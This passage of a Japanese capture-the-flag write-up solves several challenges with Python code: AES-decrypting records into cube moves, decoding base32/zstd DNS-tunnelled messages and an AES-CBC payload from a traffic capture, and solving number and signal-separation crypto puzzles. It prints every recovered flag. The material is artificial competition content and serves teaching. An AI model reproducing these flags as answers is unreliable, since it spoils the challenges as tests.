752639ea026965686de66ef5445c97001c94520afd420d2539bc57fe497a6a6b5e5b359ab6b991f2edb16ac5ae619be5aadd489de230471c6d8b42a8cd6ceddd00845e61a9d4d37eed40755e58396f3d48428309af720302ae1b1e6a2bcfade2
830d7146bcfce58438e7be63d9de7f25ef74a86701ef702a5382cac31e0b55f9405ac043d5abd4f49d83a7123ab8edf04be0835c8d0beaab20876311ff4f15c0f42bf720f261e65bbc1afb6854516d54ffe61de49141c072af5b69a6436d0141
3d1df053ce697ed665dbc79f6b2f0bf8c08e94ed470c67aa041f35cde4821ca2c167dbeb79b5344da3f0c173acf7015604ffc6d8be78e74fccbdebca7f424cf74d7ab36b3dd32e6b3b63e7c8b94476517c3ae246dbcd5efb09928256d82aabb0
4e9b85e940c66c3743cad30a3498b2d4f71a05fd09a88d01705273b781220ea17f5063582c76dcd3b00a7ce996a7429ee6a8d1e7b0049adb6cfd62fd321e0c21e877d48e352408bc744fb61bdef1fcfa88a024363ceebf20702c6f245e229fea
dd727c4dadb258839c748fcd6d9a93485339840fe5cd24e385d18a55b9bc0197b954191b1b23f271cd34fba0a6d2f833b2a15d4c888e06d8dcf2b6f7746c2fc44725c3fd3006c2fd44d76bf2935009481b0e9394d7d1ee473fec67209d3b94aa
0075f47845d2b1642627b77039fef69c86787079dde5b4db03a151a7e649071f78a9754d1a71de234967bb0b39c71b0c3fdca9eda619c18c2f780e7dad0c426b6bdee3fd5c04f1f8ec1253d0d1c2a03f0c3bc85afa81a9c1dd7a98a45dff534e
9bb872ec5a13028225ac3116e25af1f0ef293bf956affdc933f9b59b23aedb486befde0f3a89a20ae2205d2962c4d4e229dac896094cac341833b6e4230b3e44520af85f26efd83d0f4a79a78457f7d617019c99c2b52bb7da0ff2d3abaabe87
2b12653a06d3d6f3252a56d16617d0c484579086678c89ef950ec16e9b89af6af056c95ac7d2bd7b4fbb1311105cff8981cf03ad224626cdc3e7bd378ec4ebfa6b73ed90e26b82fb36210dba2adfcaaeddaf72a29113165e2929c8f1391eaf0f
37cf3fac2877a26cfd97648183808488815aba537f2ed6b1cdb064c565cfc19cf056c95ac7d2bd7b4fbb1311105cff893606eefef2fd6e9f3a9a7555213fafbb8613b5d99c2abaa139df906c51abf2ffad20f220ffc45f86819a263e170b98d1
11777bc0c01426e9906d2556ee37385912e021af61c42bc7efb9684a73cdeb5044861a75eb8adbc4927b065ebdd88ad916ef4c09275d9fb8185c6443f55e3531963312ba80a41cab50075200c8809811ea2380d0f642d28571b153fc3f9491a0
622c06fa44cf311d06a9597e2dc7c68a030097958b819d670d6585ee17022aa3d02b549dd41a6a63685238deb99f3c946299cdebd76c4d979aa3095f8db68e8976f726eb0c21407dd6f9ae5c9729ad860a1186cd229948d01231215be839883f
a8d7a61943ef1882eeb5bd6c32f6864a09f5e484d96a13b462b0bf4bbcbf04ac9f645f9715c4eb026e7cb6a3e0efb81c2d1a2cbf77d177be17b3ad1bdbe2a27faea5482aa47740647d899d729843f6d59854df670fb5bf71ec58c388f5555fc3
d0bfadee9d0aafc0cdb406fa95695952b1ede28d422457644d2b430a436bd077ca7b2697935fe0248583076713db84666908e6e3c7374ce847d738860255e0e62b086b5f23c075317b0e4ca36330ca9ca7d0e4c871dbfed1d18392a41b06ff04
1a93e1628e9df4f3d4e93d6f9a1eb2fc86108622fc1fa1ce824dde48e777c7eaaee5c20246617e9c6fafd5856f7558db6672712f589f21a6a7227f2e62992901caa6ffe2f3e63bf21f8dfdbebe22cb134ed38a5ce924ba72cdbc90e5eae5c4c5
6879ff73421e86336c9ffb11833b154d477c1a2ecb372b0bc3f9e8fddb746e5dc5fba629192362a1594ef9dba5fb26fac7e274c9f58f6f6164121af3402422eb80302e7a9a6f9de55f772ba9aa84f7bcf3bd02940fa1c4aa431b61e511627dcd
8a2be3022819d1fe2abbc09665ff2ca72430b5624ca1d3e67bb3348ae6dc518a7a6b86ce32d0eb114ca7603072b66c719454e0270e77565e34b6bf5cfb8dcdbc48e0024a797dd198138852f937a245d68393ff11d43e3db37e12be84e869611b
b1f69634055186be1d47f1fd3f3b024a1a1a666d6f0c981c08fd1ec4e24e5414b56e1e0aad7c585be17326b125d323938ff0eb29ed51be80fc4a56746d768e0f84d8a1a1de66d57c095cab3dc6d86e9914a1a8121bda6e8707c4883399ce107a
1049b1f4dca02ccc25e3787278307394de054aea26ae69acf2bc84079361c29e2c67cc0f5223f0c7b6363a2053f23e3fe9f5d50068acbc6a459f560514d20912f3f12a1b8c31808761eadce6a1472b4d2a0dbfd6816c16411a89e82f9ccf72f0
7292c83f78cc63556d3e67fa31c3921d7e0b917b371238b6571839a5db6cb7e12e0bb155ac7476c5e52cc6085b22201678750c208adcbc099e680abd18bb625601d1075b1f2c52285cb5ce4fd3ec68bfb5a98b141bdcc0116f7a64052d1b45a6
4d32b8231d9d19b0e4fd2b014fa4ab4b92d33e6d3d046df2dad810030021a8848efa792326db79764c3fbad06d7a74502fdc6b167e6cc1e41c03fe05ecb74babc5e1c95ced63f139bed6b7efdb5f0b777fcfe0a2139898a2bcfa663c622c23f3
afd040eefb0d46794384c5cfc7e7c6f0154520ee273e893e5d0d1d92d9cb24e00e5ee5d1ce7c98516e2622954cd0d46d3772b413923d4d2ec549fb5c7b079da1ee25d145e349da02f7cfed9948839b8810b529bca556a59ad761eb5774a06872
39624fb4397fa8bbeaf80549f418ec74af9793230611dda1f1a5c121bbd0960abb0d3ef92f5e6bd9178143c9d650c8c9b20b33b3bd0ae77dfe835b10c2810df00a6fbfb5b6828226d4d1818af2a1c33b2b93ade89ba38c2879c77fb3269fb084
b92a73faa0063f75e03d20ee2568d8c393987975ad5bac5617f23b261837e766bb0d3ef92f5e6bd9178143c9d650c8c9bcedd7084d5bcf9ec14aa73b12d0c7d0fb700962a70331767f4aa3dd45b32da2696069d44b5439ee4fe519a752b7818e
6d59f5d9da63a448e840586be383e1cff3dff77bc0758bbdfd5eaeca893c6ff60e5ee5d1ce7c98516e2622954cd0d46d68e73be793ecf86632157675f7728b5c7d5aedee25f7780e28a2a8a3f59a501492bc43ebf670d4f402f6fca4c66e3b0d
fada0eafe018947255247a27a4a63f0a480ef05e4efe9e29588e12c7144e9a53223e4fe2f46073278ea21d07f61afdc331173b8a9ed5d5ad9e94951d8b6be7d313b61901d2f293a6ede3a09cec6205c7791b9b71a9ff2b1c9b3d42286889582f
復号した結果fe5e03で始まるものが対象と考えられる。
復号した結果以下のようなデータになる。
fe5e030000d1873534330013011321115504444410512202220153404422355552300a64...
                                                                    **
の部分の値により、手順が何かに対応している。それを元に手順を割り出す。
from Crypto.Cipher import AES
key = bytes.fromhex('57b1f9abcd5ae8a79cb98ce7578c5108')
values = [
'a97dac29faf9b6b666ab8686a8cfbfdcbdfc97403d7eb8e174144278ed5edd28bbdb7f3be31ccf0e4ab51df59584425c',
'e61c8d1c30477bab440938a7bfc940e4f81fe42b09c17e1a3933aa47015a3d4d4a8fc7f91c516ffc84848d1823eb87d4aadd489de230471c6d8b42a8cd6cedddaadd489de230471c6d8b42a8cd6ceddd4094ffab9566aff8db41c6bc584fbea6',
'6dbe0936f32ecfc3c29140930f39d7904036d57a10abdf35db729343b1fffe9f4a8fc7f91c516ffc84848d1823eb87d4aadd489de230471c6d8b42a8cd6cedddaadd489de230471c6d8b42a8cd6ceddd72225a199ab680e4dd0fcc469d03a347',
'0e02b7799bd3613bb2e6e95633fe6dcc7603b2b78a2a31d1685414d53379a78d14b796461f1704e3260e7aafec97ee8eaadd489de230471c6d8b42a8cd6cedddaadd489de230471c6d8b42a8cd6ceddd36030bcc336739ac79e03915206fb31f',
'57617210ed7ea42646833287d7517ca600f140942987552d3eaae704ea7be20414b796461f1704e3260e7aafec97ee8eaadd489de230471c6d8b42a8cd6ceddd0cf9be36c3e15701c36bab05bbb98d0e495353f9536a5ea7bfc6dc91687cccb0',
'f820e5382c80b83c4c9f36810afa14e546c0c57e4478f5187f2fe63aebb00e453f611b38b2aff6e4b150553efe5bc1bfaadd489de230471c6d8b42a8cd6ceddd19aad90052396dca47c376a2cd7d57577fae2fa3361f86cd6c6d6ad96c0234f8',
'752639ea026965686de66ef5445c97001c94520afd420d2539bc57fe497a6a6b5e5b359ab6b991f2edb16ac5ae619be5aadd489de230471c6d8b42a8cd6ceddd00845e61a9d4d37eed40755e58396f3d48428309af720302ae1b1e6a2bcfade2',
'830d7146bcfce58438e7be63d9de7f25ef74a86701ef702a5382cac31e0b55f9405ac043d5abd4f49d83a7123ab8edf04be0835c8d0beaab20876311ff4f15c0f42bf720f261e65bbc1afb6854516d54ffe61de49141c072af5b69a6436d0141',
'3d1df053ce697ed665dbc79f6b2f0bf8c08e94ed470c67aa041f35cde4821ca2c167dbeb79b5344da3f0c173acf7015604ffc6d8be78e74fccbdebca7f424cf74d7ab36b3dd32e6b3b63e7c8b94476517c3ae246dbcd5efb09928256d82aabb0',
'4e9b85e940c66c3743cad30a3498b2d4f71a05fd09a88d01705273b781220ea17f5063582c76dcd3b00a7ce996a7429ee6a8d1e7b0049adb6cfd62fd321e0c21e877d48e352408bc744fb61bdef1fcfa88a024363ceebf20702c6f245e229fea',
'dd727c4dadb258839c748fcd6d9a93485339840fe5cd24e385d18a55b9bc0197b954191b1b23f271cd34fba0a6d2f833b2a15d4c888e06d8dcf2b6f7746c2fc44725c3fd3006c2fd44d76bf2935009481b0e9394d7d1ee473fec67209d3b94aa',
'0075f47845d2b1642627b77039fef69c86787079dde5b4db03a151a7e649071f78a9754d1a71de234967bb0b39c71b0c3fdca9eda619c18c2f780e7dad0c426b6bdee3fd5c04f1f8ec1253d0d1c2a03f0c3bc85afa81a9c1dd7a98a45dff534e',
'9bb872ec5a13028225ac3116e25af1f0ef293bf956affdc933f9b59b23aedb486befde0f3a89a20ae2205d2962c4d4e229dac896094cac341833b6e4230b3e44520af85f26efd83d0f4a79a78457f7d617019c99c2b52bb7da0ff2d3abaabe87',
'2b12653a06d3d6f3252a56d16617d0c484579086678c89ef950ec16e9b89af6af056c95ac7d2bd7b4fbb1311105cff8981cf03ad224626cdc3e7bd378ec4ebfa6b73ed90e26b82fb36210dba2adfcaaeddaf72a29113165e2929c8f1391eaf0f',
'37cf3fac2877a26cfd97648183808488815aba537f2ed6b1cdb064c565cfc19cf056c95ac7d2bd7b4fbb1311105cff893606eefef2fd6e9f3a9a7555213fafbb8613b5d99c2abaa139df906c51abf2ffad20f220ffc45f86819a263e170b98d1',
'11777bc0c01426e9906d2556ee37385912e021af61c42bc7efb9684a73cdeb5044861a75eb8adbc4927b065ebdd88ad916ef4c09275d9fb8185c6443f55e3531963312ba80a41cab50075200c8809811ea2380d0f642d28571b153fc3f9491a0',
'622c06fa44cf311d06a9597e2dc7c68a030097958b819d670d6585ee17022aa3d02b549dd41a6a63685238deb99f3c946299cdebd76c4d979aa3095f8db68e8976f726eb0c21407dd6f9ae5c9729ad860a1186cd229948d01231215be839883f',
'a8d7a61943ef1882eeb5bd6c32f6864a09f5e484d96a13b462b0bf4bbcbf04ac9f645f9715c4eb026e7cb6a3e0efb81c2d1a2cbf77d177be17b3ad1bdbe2a27faea5482aa47740647d899d729843f6d59854df670fb5bf71ec58c388f5555fc3',
'd0bfadee9d0aafc0cdb406fa95695952b1ede28d422457644d2b430a436bd077ca7b2697935fe0248583076713db84666908e6e3c7374ce847d738860255e0e62b086b5f23c075317b0e4ca36330ca9ca7d0e4c871dbfed1d18392a41b06ff04',
'1a93e1628e9df4f3d4e93d6f9a1eb2fc86108622fc1fa1ce824dde48e777c7eaaee5c20246617e9c6fafd5856f7558db6672712f589f21a6a7227f2e62992901caa6ffe2f3e63bf21f8dfdbebe22cb134ed38a5ce924ba72cdbc90e5eae5c4c5',
'6879ff73421e86336c9ffb11833b154d477c1a2ecb372b0bc3f9e8fddb746e5dc5fba629192362a1594ef9dba5fb26fac7e274c9f58f6f6164121af3402422eb80302e7a9a6f9de55f772ba9aa84f7bcf3bd02940fa1c4aa431b61e511627dcd',
'8a2be3022819d1fe2abbc09665ff2ca72430b5624ca1d3e67bb3348ae6dc518a7a6b86ce32d0eb114ca7603072b66c719454e0270e77565e34b6bf5cfb8dcdbc48e0024a797dd198138852f937a245d68393ff11d43e3db37e12be84e869611b',
'b1f69634055186be1d47f1fd3f3b024a1a1a666d6f0c981c08fd1ec4e24e5414b56e1e0aad7c585be17326b125d323938ff0eb29ed51be80fc4a56746d768e0f84d8a1a1de66d57c095cab3dc6d86e9914a1a8121bda6e8707c4883399ce107a',
'1049b1f4dca02ccc25e3787278307394de054aea26ae69acf2bc84079361c29e2c67cc0f5223f0c7b6363a2053f23e3fe9f5d50068acbc6a459f560514d20912f3f12a1b8c31808761eadce6a1472b4d2a0dbfd6816c16411a89e82f9ccf72f0',
'7292c83f78cc63556d3e67fa31c3921d7e0b917b371238b6571839a5db6cb7e12e0bb155ac7476c5e52cc6085b22201678750c208adcbc099e680abd18bb625601d1075b1f2c52285cb5ce4fd3ec68bfb5a98b141bdcc0116f7a64052d1b45a6',
'4d32b8231d9d19b0e4fd2b014fa4ab4b92d33e6d3d046df2dad810030021a8848efa792326db79764c3fbad06d7a74502fdc6b167e6cc1e41c03fe05ecb74babc5e1c95ced63f139bed6b7efdb5f0b777fcfe0a2139898a2bcfa663c622c23f3',
'afd040eefb0d46794384c5cfc7e7c6f0154520ee273e893e5d0d1d92d9cb24e00e5ee5d1ce7c98516e2622954cd0d46d3772b413923d4d2ec549fb5c7b079da1ee25d145e349da02f7cfed9948839b8810b529bca556a59ad761eb5774a06872',
'39624fb4397fa8bbeaf80549f418ec74af9793230611dda1f1a5c121bbd0960abb0d3ef92f5e6bd9178143c9d650c8c9b20b33b3bd0ae77dfe835b10c2810df00a6fbfb5b6828226d4d1818af2a1c33b2b93ade89ba38c2879c77fb3269fb084',
'b92a73faa0063f75e03d20ee2568d8c393987975ad5bac5617f23b261837e766bb0d3ef92f5e6bd9178143c9d650c8c9bcedd7084d5bcf9ec14aa73b12d0c7d0fb700962a70331767f4aa3dd45b32da2696069d44b5439ee4fe519a752b7818e',
'6d59f5d9da63a448e840586be383e1cff3dff77bc0758bbdfd5eaeca893c6ff60e5ee5d1ce7c98516e2622954cd0d46d68e73be793ecf86632157675f7728b5c7d5aedee25f7780e28a2a8a3f59a501492bc43ebf670d4f402f6fca4c66e3b0d',
'fada0eafe018947255247a27a4a63f0a480ef05e4efe9e29588e12c7144e9a53223e4fe2f46073278ea21d07f61afdc331173b8a9ed5d5ad9e94951d8b6be7d313b61901d2f293a6ede3a09cec6205c7791b9b71a9ff2b1c9b3d42286889582f'
]
cipher = AES.new(key, AES.MODE_ECB)
moves = ["L'", "L", "R'", "R", "D'", "D", "U'", "U", "F'", "F", "B'", "B"]
seq = []
for i, value in enumerate(values):
ct = bytes.fromhex(value)
if len(ct) % 16 != 0:
continue
pt = cipher.decrypt(ct)
if pt.startswith(bytes.fromhex('fe5e03')):
print('[+]', pt.hex())
seq.append(moves[pt[34] - 1])
print('[+]', seq)
実行結果は以下の通り。
[+] fe5e030000d1873534330013011321115504444410512202220153404422355552300a64ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff00534d0000
[+] fe5e030000d20c3534334203011031110445544024132202220151104425355552300a64ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff0000d1870a0034070000
[+] fe5e030000d5823245333324351031111040544024132202220455104415105552300864ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff0000d1870a0000d20c0a00d6fd0000
[+] fe5e030000d61d4332333415101031115243544024132202221050104445505552300864ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff0000d1870a0000d20c0a0000d5820800c6870000
[+] fe5e030000d97c5430333415301034215243544024132212111020104255325040550b64ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff0000d1870a0000d20c0a0000d582080000d61d0800edd50000
[+] fe5e030000dc775433533434101120345241244021432210511020104255325300550464ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff0000d1870a0000d20c0a0000d582080000d61d080000d97c0b0039510000
[+] fe5e030000dd265431233421311430105244044025032213511020104245325530550464ffffffffffffffffffffffffffffffffffffffffffffffffff0000d1870a0000d20c0a0000d582080000d61d080000d97c0b0000dc770400c0a10000
[+] fe5e030000e0e02230233421411435105244044025032213301110104535505245350b64ffffffffffffffffffffffffffffffffffffffff0000d1870a0000d20c0a0000d582080000d61d080000d97c0b0000dc77040000dd260400a4890000
[+] fe5e030000e5462350233521411435105234044425032403301541101530105242250264ffffffffffffffffffffffffffffff0000d1870a0000d20c0a0000d582080000d61d080000d97c0b0000dc77040000dd26040000e0e00b001c280000
[+] fe5e030000e7a82350233521411445255234040301332320041541104435105252010564ffffffffffffffffffff0000d1870a0000d20c0a0000d582080000d61d080000d97c0b0000dc77040000dd26040000e0e00b0000e5460200063a0000
[+] fe5e030000e8ca2350233521411455015234045432002304231541100331105242540564ffffffffffffffffffff0000d20c0a0000d582080000d61d080000d97c0b0000dc77040000dd26040000e0e00b0000e546020000e7a80500c4d30000
[+] fe5e030000ebfd2354033552241101455230445432402302331541100311105202540464ffffffffffffffffffff0000d582080000d61d080000d97c0b0000dc77040000dd26040000e0e00b0000e546020000e7a8050000e8ca0500ddf90000
[+] fe5e030000ef642354031151241321453452544200512302331543000314105202540a64ffffffffffffffffffff0000d61d080000d97c0b0000dc77040000dd26040000e0e00b0000e546020000e7a8050000e8ca050000ebfd0400ea620000
[+] fe5e030000f01b2354030413241111455244345022532302331540100315105202540a64ffffffffffffffffffff0000d97c0b0000dc77040000dd26040000e0e00b0000e546020000e7a8050000e8ca050000ebfd040000ef640a003d9e0000
[+] fe5e030000f3995403230314101111454142345022532302335244100355015202540864ffffffffffffffffffff0000dc77040000dd26040000e0e00b0000e546020000e7a8050000e8ca050000ebfd040000ef640a0000f01b0a00a7ad0000
[+] fe5e030000f81f4302230314401115354142345022532342115034100305525154020b64ffffffffffffffffffff0000dd26040000e0e00b0000e546020000e7a8050000e8ca050000ebfd040000ef640a0000f01b0a0000f399080044e50000
[+] fe5e030000f9373300230314301114254142345022532332455414100155045202510b64ffffffffffffffffffff0000e0e00b0000e546020000e7a8050000e8ca050000ebfd040000ef640a0000f01b0a0000f399080000f81f0b0012670000
[+] fe5e030000fb5c3300230314301104254142340135232543525414101055045212250664ffffffffffffffffffff0000e546020000e7a8050000e8ca050000ebfd040000ef640a0000f01b0a0000f399080000f81f0b0000f9370b00424a0000
[+] fe5e030000fde23302330305111520344142340135132542525414101045045202250464ffffffffffffffffffff0000e7a8050000e8ca050000ebfd040000ef640a0000f01b0a0000f399080000f81f0b0000f9370b0000fb5c060048aa0000
[+] fe5e030000fea53302330325051431104141240135032542425414101055045322250464ffffffffffffffffffff0000e8ca050000ebfd040000ef640a0000f01b0a0000f399080000f81f0b0000f9370b0000fb5c060000fde2040014540000
[+] fe5e03000102781004330325351433204141240135032512015424101405225455230b64ffffffffffffffffffff0000ebfd040000ef640a0000f01b0a0000f399080000f81f0b0000f9370b0000fb5c060000fde2040000fea50400ef070000
[+] fe5e030001033d2404330325051431404141240135032522335114101025255203540b64ffffffffffffffffffff0000ef640a0000f01b0a0000f399080000f81f0b0000f9370b0000fb5c060000fde2040000fea504000102780b005b4d0000
[+] fe5e03000106b42404330325051401544141240304322333255114100125255203510564ffffffffffffffffffff0000f01b0a0000f399080000f81f0b0000f9370b0000fb5c060000fde2040000fea504000102780b0001033d0b0026c20000
[+] fe5e0300010a451101330325451402444141240304322353015354100225535521020b64ffffffffffffffffffff0000f399080000f81f0b0000f9370b0000fb5c060000fde2040000fea504000102780b0001033d0b000106b405002e800000
[+] fe5e0300010b1c5203330325151401144141240304322343425514100055015322250b64ffffffffffffffffffff0000f81f0b0000f9370b0000fb5c060000fde2040000fea504000102780b0001033d0b000106b40500010a450b002b810000
[+] fe5e03000110460302533553011401145241240304322343424111100055455322250864ffffffffffffffffffff0000f9370b0000fb5c060000fde2040000fea504000102780b0001033d0b000106b40500010a450b00010b1c0b00ddae0000
[+] fe5e03000113600302531551011331144302542401542343424110200053455322250a64ffffffffffffffffffff0000fb5c060000fde2040000fea504000102780b0001033d0b000106b40500010a450b00010b1c0b00011046080092ac0000
[+] fe5e03000114200302532350011111140423445132532343424110400055455322250a64ffffffffffffffffffff0000fde2040000fea504000102780b0001033d0b000106b40500010a450b00010b1c0b0001104608000113600a00067d0000
[+] fe5e030001186d0323035052451111141520445132532343420413400015045322250864ffffffffffffffffffff0000fea504000102780b0001033d0b000106b40500010a450b00010b1c0b0001104608000113600a000114200a00cd4b0000
[+] fe5e0300011bce1421035052451112441520445132532343010303400325135524020c64ffffffffffffffffffff000102780b0001033d0b000106b40500010a450b00010b1c0b0001104608000113600a000114200a0001186d080020090000
[+] ['F', 'F', 'U', 'U', "B'", 'R', 'R', "B'", 'L', "D'", "D'", 'R', 'F', 'F', 'U', "B'", "B'", 'D', 'R', 'R', "B'", "B'", "D'", "B'", "B'", 'U', 'F', 'F', 'U', 'B']
B'2回はB2回と同じため、書き直す。
brunner{F2_U2_B'_R2_B'_L_D2_R_F2_U_B2_D_R2_B2_D'_B2_U_F2_U_B}
The Missing Recipe (Forensics)
dnsでフィルタリングすると、怪しいランダムな文字列のドメインの問い合わせを何回か行っているので、送信元のUDPポートと合わせて、列挙する。
- 33300: fc2s77jar2gqgafci4mbu4clou2gfciqcerci.targwuwrnhos.com
- 33301: lmng3ntqmsxaq6prsqh6sxsoasodd6ng7.targwuwrnhos.com
- 33302: duzfupucvdeillyi5ljlkb6afiqwyfrjnay5pnklod.targwuwrnhos.com
- 33303: qoxtixy7ehdpwja3jtornpdzu2jj6ytgrasxv4.targwuwrnhos.com
- 33304: 5hxgw3orxpsqbhpoe5erkscaqeabosaecyavwisqqj4yjq.targwuwrnhos.com
- 36000: fc2s77laaaaaccaaawssaz5yzsflg72nnx22cvaj6s55.targwuwrnhos.com
- 36001: 5mlpk3pxrnxylqcen2zxo6qb444dug4lpqbgvqmi2vusir5hkq.targwuwrnhos.com
- 36002: jeqx2io53yrgk6y7wn6bht6s7aogmxh66a6xjytmn.targwuwrnhos.com
- 36003: 3j4iya4bqkzebuwup56b26juiwwkefh3yf5.targwuwrnhos.com
- 36004: pnucvyn4jxwhwxpotatrtyjkt7cu4vlzga5evd72b.targwuwrnhos.com
- 36005: p2epbp6ywvt4tfvvndripkc57eo5vsdor2ejefs4a.targwuwrnhos.com
- 36006: sfjoijdi7nk6xb4eb7dwaqd6ojaro56qyj4g.targwuwrnhos.com
- 36007: vszaghqmrticvg2wkgsoh556dd7vsb3yg3pgay.targwuwrnhos.com
- 36008: 54ianusrqrf2pxckbrjoiyqgq6oqjphrfxt55c2albqkln4wna.targwuwrnhos.com
- 36009: rspvrbpw7t3t4zo4wc3sh7svfun4mgxl6v4675jru4nl5cahnq.targwuwrnhos.com
大文字にすれば、ホスト部分がbase32であると推測できる。またポート番号33300系と36000系で分けて考えた方が良さそう。それぞれ先頭部分だけbase32デコードする。
>>> b32decode("fc2s77ja".upper()).hex()
'28b52ffd20'
>>> b32decode("fc2s77la".upper()).hex()
'28b52ffd60'
さらに見ていくと、TXT応答で、以下の返答がある。
KLUv/SAQgQAAQnJ1bm4zckszeUFFU0NCQw==
base64デコードする。
>>> b64decode("KLUv/SAQgQAAQnJ1bm4zckszeUFFU0NCQw==").hex()
'28b52ffd20108100004272756e6e33724b3379414553434243'
いずれも先頭は以下のようになっており、zstdのマジックナンバーとなっている。
28 b5 2f fd
1グループ目のドメインのホスト部分をbase32デコードし、Zstandard展開すると、以下のようなメッセージになる。
Tonight we'll encrypt their disks so they lose their Brunsviger cake recipe. brunner{k33p_53nd
Send the encryption key, and We include the IV
2グループ目のドメインのホスト部分をbase32デコードし、Zstandard展開したものはAES CBCモード暗号化されたもののようだ。
先頭16バイトをIV、残りが暗号化本体。鍵はTXT応答のデータを使って復号する。最終的な復号コードは以下の通り。
import zstandard as zstd
from base64 import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
def decode_b32(s):
s += "=" * ((8 - len(s) % 8) % 8)
return b32decode(s.upper())
domains1 = "fc2s77jar2gqgafci4mbu4clou2gfciqcerci" \
+ "lmng3ntqmsxaq6prsqh6sxsoasodd6ng7" \
+ "duzfupucvdeillyi5ljlkb6afiqwyfrjnay5pnklod" \
+ "qoxtixy7ehdpwja3jtornpdzu2jj6ytgrasxv4" \
+ "5hxgw3orxpsqbhpoe5erkscaqeabosaecyavwisqqj4yjq"
domains2 = "fc2s77laaaaaccaaawssaz5yzsflg72nnx22cvaj6s55" \
+ "5mlpk3pxrnxylqcen2zxo6qb444dug4lpqbgvqmi2vusir5hkq" \
+ "jeqx2io53yrgk6y7wn6bht6s7aogmxh66a6xjytmn" \
+ "3j4iya4bqkzebuwup56b26juiwwkefh3yf5" \
+ "pnucvyn4jxwhwxpotatrtyjkt7cu4vlzga5evd72b" \
+ "p2epbp6ywvt4tfvvndripkc57eo5vsdor2ejefs4a" \
+ "sfjoijdi7nk6xb4eb7dwaqd6ojaro56qyj4g" \
+ "vszaghqmrticvg2wkgsoh556dd7vsb3yg3pgay" \
+ "54ianusrqrf2pxckbrjoiyqgq6oqjphrfxt55c2albqkln4wna" \
+ "rspvrbpw7t3t4zo4wc3sh7svfun4mgxl6v4675jru4nl5cahnq"
dctx = zstd.ZstdDecompressor()
dec_b32 = decode_b32(domains1)
msg1 = dctx.decompress(dec_b32).decode()
print(msg1)
dec_b32 = decode_b32(domains2)
enc = dctx.decompress(dec_b32)
iv = enc[:16]
ct = enc[16:]
key_comp = "KLUv/SAQgQAAQnJ1bm4zckszeUFFU0NCQw=="
key = dctx.decompress(b64decode(key_comp))
assert len(key) == 16
cipher = AES.new(key, AES.MODE_CBC, iv)
msg2 = unpad(cipher.decrypt(ct), 16).decode()
print(msg2)
実行結果は以下の通り。
Tonight we'll encrypt their disks so they lose their Brunsviger cake recipe. brunner{k33p_53nd
Send the encryption key, and We include the IV
Ingredients
Dough
20 g yeast
100 ml milk, room temperature
40 g butter
1 egg
40 g sugar
½ tsp salt
A pinch of ground cardamom
250 g all-purpose flour
Filling
150 g brown sugar
150 g butter
1 tsp ground cinnamon

1ng_th3_me55ag3s}
brunner{k33p_53nd1ng_th3_me55ag3s}
Slis (Crypto)
iが0~59048の場合のn//(i+2) - n//(i+3)の和が以下の値になるnを求めればよい。
22263691028918788395010325066307464924652601045336492930678310479674861811846
iが0~59048の場合のn//(i+2) - n//(i+3)の和は以下のようになり、間の式が打ち消される。
  n//2 - n//3
+ n//3 - n//4
+ n//4 - n//5
        :
+ n//59048 - n//59049
+ n//59049 - n//59050
+ n//59050 - n//59051
= n//2 - n//59051
S = 22263691028918788395010325066307464924652601045336492930678310479674861811846とすると、以下のようにしてnを算出できる。
S = n//2 - n//59051
        ↓
S * 118102 = n * (59051 - 2)
        ↓
n = (S * 118102) // 59049
S = 22263691028918788395010325066307464924652601045336492930678310479674861811846
D = 59051
approx = S * (2 * D) // (D - 2)
for n in range(approx - 10, approx + 11):
if n // 2 - n // D == S:
flag = n.to_bytes((n.bit_length() + 7) // 8, 'big').decode()
if flag[-1] == '}':
print(flag)
break
brunner{Pease_porridge_sHOrT_:)}
Brunner Radio (Crypto)
暗号処理の概要は以下の通り。
・transmissionsの長さが9であることをチェック
・transmissionsを結合すると、"brunner{"が含まれていることをチェック
・transmissionsの各要素の長さはすべて36であることをチェック
・bits: transmissionsの各要素を2進数表記にし、1ビット単位にした配列の配列
・bit_repetition_period = 100
・bit_length = bytelen_transmission * 8
・smoab: 100個の0の配列をbit_lengthの数分の配列
・9未満のiに対して以下を実行
 ・wavelength = i + 1
 ・bit_length未満のjに対して以下を実行
  ・k = wavelength
  ・bit_repetition_period未満のkに対して以下を実行
   ・smoab[j][k - 1] += bits[i][j]
   ・kにwavelengthをプラス
・smoabの各aggregated_repeated_bitsの要素の和を文字列として結合したものを出力
各周波数(wavelength = 1..9)の信号が「その波長の倍数の位置」にだけ加算される性質を利用すれば、9本の transmission を完全に分離できる。
with open('total_broadcast.txt', 'r') as f:
lines = f.read().splitlines()
assert len(lines) == 36 * 8
NUM_TRANSMISSIONS = 9
recovered = [[] for _ in range(NUM_TRANSMISSIONS)]
for line in lines:
sums = [int(line[k - 1]) for k in range(1, NUM_TRANSMISSIONS + 1)]
bits = [0] * NUM_TRANSMISSIONS
for k in range(1, NUM_TRANSMISSIONS + 1):
value = sums[k - 1]
for d in range(1, k):
if k % d == 0:
value -= bits[d - 1]
bits[k - 1] = value
assert value in (0, 1)
for i in range(NUM_TRANSMISSIONS):
recovered[i].append(bits[i])
transmissions = []
for bits in recovered:
data = bytearray()
for i in range(0, len(bits), 8):
byte_bits = bits[i:i + 8]
value = int(''.join(map(str, byte_bits)), 2)
data.append(value)
transmissions.append(data.decode())
for i, t in enumerate(transmissions, start=1):
print(f'[{i}] {t}')
実行結果は以下の通り。
[1] hine bright like a diamond. Shine br
[2]  takes the shot - and it goes in!! T
[3] while other can-openers just open th
[4] d. But in my opinion the even better
[5] 's going to be cloudy, but sunshine
[6] cause I'm happyyy. Clap along if you
[7] brummer{...brrru-uuuuu-uuum-mmmm...}
[8] brunner{Brunsviger_is_in_the_air_<3}
[9] othello{Sikke_dog_en_dejlig_kage_:D}
brunner{Brunsviger_is_in_the_air_<3}
π-crypt 0.57 (Crypto)
custom_ingredient()の構造上、暗号文から64文字のkeyを復元できる。
16ラウンド後の状態を数式で追うと、最終出力の4ブロックは以下の通りとなる。
- block1 = 33 * key mod 100
- block2 = 54 * key mod 100
- block3 = 13 * L + 21 * R + 33 * key mod 100
- block4 = 21 * L + 34 * R + 54 * key mod 100
